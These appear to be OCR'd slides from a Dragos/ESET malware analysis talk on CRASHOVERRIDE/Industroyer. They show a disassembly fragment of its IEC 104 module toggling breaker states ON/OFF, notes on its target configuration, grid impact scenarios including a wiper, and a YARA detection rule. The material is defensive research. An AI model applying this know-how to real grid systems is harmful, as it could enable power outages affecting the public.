
IEC 104 Module Configuration File




```
cmp     byte ptr [ebx+1], 0
jnz     loc_1000362F
mov     eax, ds:dword_1001EA9C
mov     edx, offset aOn_0 ; "ON\n\n"
cmp     byte ptr [ebx+32h], 0
movups  xmm0, ds:xmmword_1001EA8C
mov     [esp+138h+var_F8], eax
mov     ax, ds:word_1001EAA0
mov     [esp+138h+var_F4], ax
mov     al, ds:byte_1001EAA2
mov     [esp+138h+var_F2], al
mov     eax, offset aOff ; "OFF\n\n"
cmovz   edx, eax
movups  [esp+138h+var_108], xmm0
mov     esi, edx
```

- Configuration file required
  - Needs a target IP, other value
  - Can contain multiple targets
- Requires *manual staging*
- Manipulates target by changing state to ON or OFF

BLUE	TRANSMISSION
GREEN	DISTRIBUTION
BLACK	GENERATION


GENERATING STATION
GENERATOR STEP-UP TRANSFORMER
TRANSMISSION CUSTOMER 138kV
SUBSTATION STEP-DOWN TRANSFORMER

Grid Scenarios




- De-energize Substation
  - Loss of Control (ICS modules)
  - Loss of View
  - Restoration Capability Degraded (Wiper)
- Scalable but Human Operations
  - Does not rely on vulnerabilities
  - Codified grid operations
  - Limitation in human run ops

Grid Scenarios: Impact of CRASHOVERRIDE


- Cascading power failures?
  - **NO**, but can affect multiple stations
- Can it affect the Europe, Asia, and most of the Middle East?
  - **YES**, immediately
- Can it affect the US?
  - **YES**, with slight modification

What Comes Next?



CRASH OVERRIDE
WHØ WANTS TO KNO

Learning from CRASHOVERRIDE



```
rule dragos_crashoverride_moduleStrings {

        meta:
                description = "IEC-104 Interaction Module Program Strings"
                author = "Dragos Inc"

        strings:
                $s1 = "IEC-104 client: ip=%s; port=%s; ASDU=%u" nocase wide ascii
                $s2 = " MSTR ->> SLV" nocase wide ascii
                $s3 = " MSTR <<- SLV" nocase wide ascii
                $s4 = "Unknown APDU format !!!" nocase wide ascii
                $s5 = "iec104.log" nocase wide ascii

        condition:
                any of ($s*)
}
```

INDUSTROYER

CRASHOVERRIDE

Questions?

eset®

DRAGOS